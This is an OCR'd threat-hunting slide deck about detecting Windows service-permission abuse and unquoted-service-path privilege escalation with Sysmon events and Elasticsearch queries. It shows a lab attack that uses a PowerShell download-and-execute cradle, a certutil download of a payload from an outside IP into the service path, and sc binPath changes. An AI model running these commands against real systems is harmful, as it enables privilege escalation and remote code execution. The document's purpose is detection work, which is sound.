
Enrich Sysmon process creation events with information about parent process


t	event_data.Image	C:\Windows\System32\cmd.exe
?	event_data.ImagePathFingerprint	⚠ 593d0ae73bc9f6961057c575616659bd
t	event_data.IntegrityLevel	System
t	event_data.LogonGuid	{CE95B916-B376-5BE5-0000-0020E7030000}
t	event_data.LogonId	0x3e7
t	event_data.ParentCommandLine	C:\Windows\system32\lsass.exe
t	event_data.ParentImage	C:\Windows\System32\lsass.exe
t	event_data.ParentIntegrityLevel	System
t	event_data.ParentOfParent	C:\Windows\System32\wininit.exe
t	event_data.ParentProcessGuid	{CE95B916-B376-5BE5-0000-00109D630000}
t	event_data.ParentProcessId	68
t	event_data.ParentUser	NT AUTHORITY\SYSTEM
t	event_data.ProcessGuid	{CE95B916-8275-5BE8-0000-0010CE885506}
⚠	event_data.ProcessId	4700

Result of enrichment with information about parent process

Service permissions weakness

Service is an operating system object. As any object it has DACL. Sometimes it is possible to discover services that run with SYSTEM privileges and don't have appropriate permissions. Adversaries can use it to elevate privileges by changing the service ImagePath, FailureCommand or ServiceDll to point to a different executable under their control. It can be done via SCM API or using sc.exe utility.





Service permissions weakness. Let's hunt it!

Events, related to usage of sc utility by non-privileged users to change service configuration.

```
Process Create:
RuleName:
UtcTime: 2018-10-29 17:38:44.333
ProcessGuid: {ce95b916-45a4-5bd7-0000-00106a017a01}
ProcessId: 4724
Image: C:\Windows\System32\sc.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Service Control Manager Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: sc  config "checksvc" binPath= "C:\temp\winlogon.exe"
CurrentDirectory: C:\Temp\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-a70e-5bd6-0000-0020dc0a0f00}
LogonId: 0xF0ADC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=D79784553A9410D15E04766AAAB77CD6,SHA256
=AEB241959F4A7B7C29F45D27FD65C5326F9592D25BADD1A7659DE0DA351BF96E
ParentProcessGuid: {ce95b916-44ce-5bd7-0000-0010a50f7701}
ParentProcessId: 4636
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
```

Usage of sc to change service binPath

Medium IL shows us that user is non-privileged

```
Process Create:
RuleName:
UtcTime: 2018-10-29 17:38:54.498
ProcessGuid: {ce95b916-45ae-5bd7-0000-00100f397a01}
ProcessId: 4696
Image: C:\Windows\System32\sc.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Service Control Manager Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: sc  start checksvc
CurrentDirectory: C:\Temp\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-a70e-5bd6-0000-0020dc0a0f00}
LogonId: 0xF0ADC
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=D79784553A9410D15E04766AAAB77CD6,SHA256
=AEB241959F4A7B7C29F45D27FD65C5326F9592D25BADD1A7659DE0DA351BF96E
ParentProcessGuid: {ce95b916-44ce-5bd7-0000-0010a50f7701}
ParentProcessId: 4636
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
```

Usage of sc to restart service

Service permissions weakness. Let's hunt it!

Search for usage of sc by non-privileged user to change service binPath or Failure command:

*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.IntegrityLevel:Medium AND event_data.Image:"\\sc.exe" AND ((event_data.CommandLine:*config* AND event_data.CommandLine:*binPath*) OR (event_data.CommandLine:*failure* AND event_data.CommandLine:*command*))*

task	event_data.ParentImage	event_data.CommandLine	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	sc failure checksvc command= "C:\temp\winlogon.exe"	WIN10X64_1803\priv user	Medium
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	sc config "checksvc" binPath= "C:\temp\winlogon.exe"	WIN10X64_1803\priv user	Medium

Medium IL shows us that user is non-privileged

Unquoted service path

When a service in Windows is started, OS try to find the location of its executable. In case when executable path is enclosed in quotes Windows has no question about where to find it. But if the executable path contains spaces and isn't surrounded by quotes OS will try to find file and execute it inside every folder of the path until reach the executable. In this case, the part between the backslash and the space will be treated as the file name, and the remaining part - as command line arguments.

Time ...	Process Name	Operation	Path	Result
3:14:3...	services.exe	CreateFile	C:\Program	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program.exe	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program Files\Security	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program Files\Security.exe	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program Files\Security System\common	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program Files\Security System\common.exe	NAME NOT FOUND
3:14:3...	services.exe	CreateFile	C:\Program Files\Security System\common files\bin\superav.exe	SUCCESS
3:14:3...	services.exe	Process Create	C:\Program Files\Security System\common files\bin\superav.exe	SUCCESS
3:14:3...	superav.exe	Process Start		SUCCESS
3:14:3...	superav.exe	Thread Create		SUCCESS

Finding of service executable

```
C:\Windows\system32\cmd
C:\Users\luser>sc qc a
[SC] QueryServiceConfi

SERVICE_NAME: avsecure
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Security System\common files\bin\superav.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : avsecuresvc
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Path with spaces, isn't surrounded by quotes

Unquoted service path. Exploitation

```
C:\Temp>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.16
8.220.1/perm.php'); $m = Get-ServiceUnquoted; $m
powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.1/
perm.php'); $m = Get-ServiceUnquoted; $m


ServiceName    : avsecuresvc
Path           : C:\Program Files\Security System\common files\bin\superav.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authentic
ated Users; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'avsecuresvc' -Path <
CanRestart     : True
```

1. Find vulnerable service

2. Check rights for the folders in path


```
C:\Temp>svch0st.exe  -s -d users "C:\Program Files\S
ecurity System\"

Accesschk v6.12 - Reports effective permissions for
securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Program Files\Security System
R  C:\Program Files\Security System\common files
R  C:\Program Files\Security System\common files\bin
```

```
C:\Temp>certutil -urlcache -split -f http://192.168.220.1/met.exe
"C:\Program Files\Security System\common.exe"
certutil -urlcache -split -f http://192.168.220.1/met.exe "C:\Prog
ram Files\Security System\common.exe"
****  Online  ****
  0000  ...
  1c00
http://192.168.220.1/met.exe

WinINet Cache entries: 1

CertUtil: -URLCache command completed successfully.

C:\Temp>sc start avsecuresvc
sc start avsecuresvc
```


3. Drop executable with the name as part of the folder name prior to space and restart service

Unquoted service path. Let's hunt it!

Execution after attack



Time ...	Process Na	PID	Operation	Path	Result
2:55:1...	services.exe	980	CreateFile	C:\Program	NAME NOT FOUND
2:55:1...	services.exe	980	CreateFile	C:\Program.exe	NAME NOT FOUND
2:55:1...	services.exe	980	CreateFile	C:\Program Files\Security	NAME NOT FOUND
2:55:1...	services.exe	980	CreateFile	C:\Program Files\Security.exe	NAME NOT FOUND
2:55:1...	services.exe	980	CreateFile	C:\Program Files\Security System\common	NAME NOT FOUND
2:55:1...	services.exe	980	CreateFile	C:\Program Files\Security System\common.exe	SUCCESS
2:55:1...	services.exe	980	QueryBasicInforma...	C:\Program Files\Security System\common.exe	SUCCESS
2:55:2...	services.exe	980	Process Create	C:\Program Files\Security System\common.exe	SUCCESS
2:55:2...	common.exe	9512	Process Start		SUCCESS
2:55:2...	common.exe	9512	Thread Create		SUCCESS



Event Properties - Event 1, Sysmon


General | Details

Process Create:
RuleName:
UtcTime: 2018-10-31 21:55:16.779
ProcessGuid: {ce95b916-24c4-5bda-0000
ProcessId: 9512
Image: C:\Program Files\Security System\common.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: "C:\Program Files\Security System\common" files\bin\superav.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-085b-5bd9-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=E4C38D16F6A632D20F57F2C2448EDA75,SHA256=
798F2E74D411EA2AEC0343F756DDD301ADE4DEF054B29C830D965D1B1EDFFF7B
ParentProcessGuid: {ce95b916-085b-5bd9-0000-00105e610000}
ParentProcessId: 980
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe

C:\Program
C:\Program.exe
C:\Program Files\Security
C:\Program Files\Security.exe
C:\Program Files\Security System\common
C:\Program Files\Security System\common.exe

Unquoted service path. Let's hunt it!

Execution after attack



Unquoted service path. Let's hunt it!

Search for process creation events, where parent is "services.exe", the beginning of command line in the quotes doesn't end with extension and the same as image path without extension. Also there should be cutted part of a file path in the right side of the command line (after the part in quotes):

{"bool":{"must":[{"query_string":{"query":" event_id:1 AND event_data.ParentImage:\"\\\\services.exe\" AND event_data.Image.keyword:*exe AND event_data.CommandLine.keyword:/.*\\\\[\\\\a-zA-Z]+\\\"(|).+/ AND -event_data.CommandLine:(*svchost* *msiexec* *schtasks* *rundll32*) "}},{"script":{"script":" if (!doc[\"event_data.CommandLine.keyword\"].empty && !doc[\"event_data.Image.keyword\"].empty) { String file_path_stripped = doc[\"event_data.Image.keyword\"].value.toLowerCase().replace(\".exe\",\"\"); String[] filecmdline_parts = /\"\\s/.split(doc[\"event_data.CommandLine.keyword\"].value.toLowerCase()); if (filecmdline_parts.length >= 2 && filecmdline_parts[1].contains(\"\\\\\")) { if 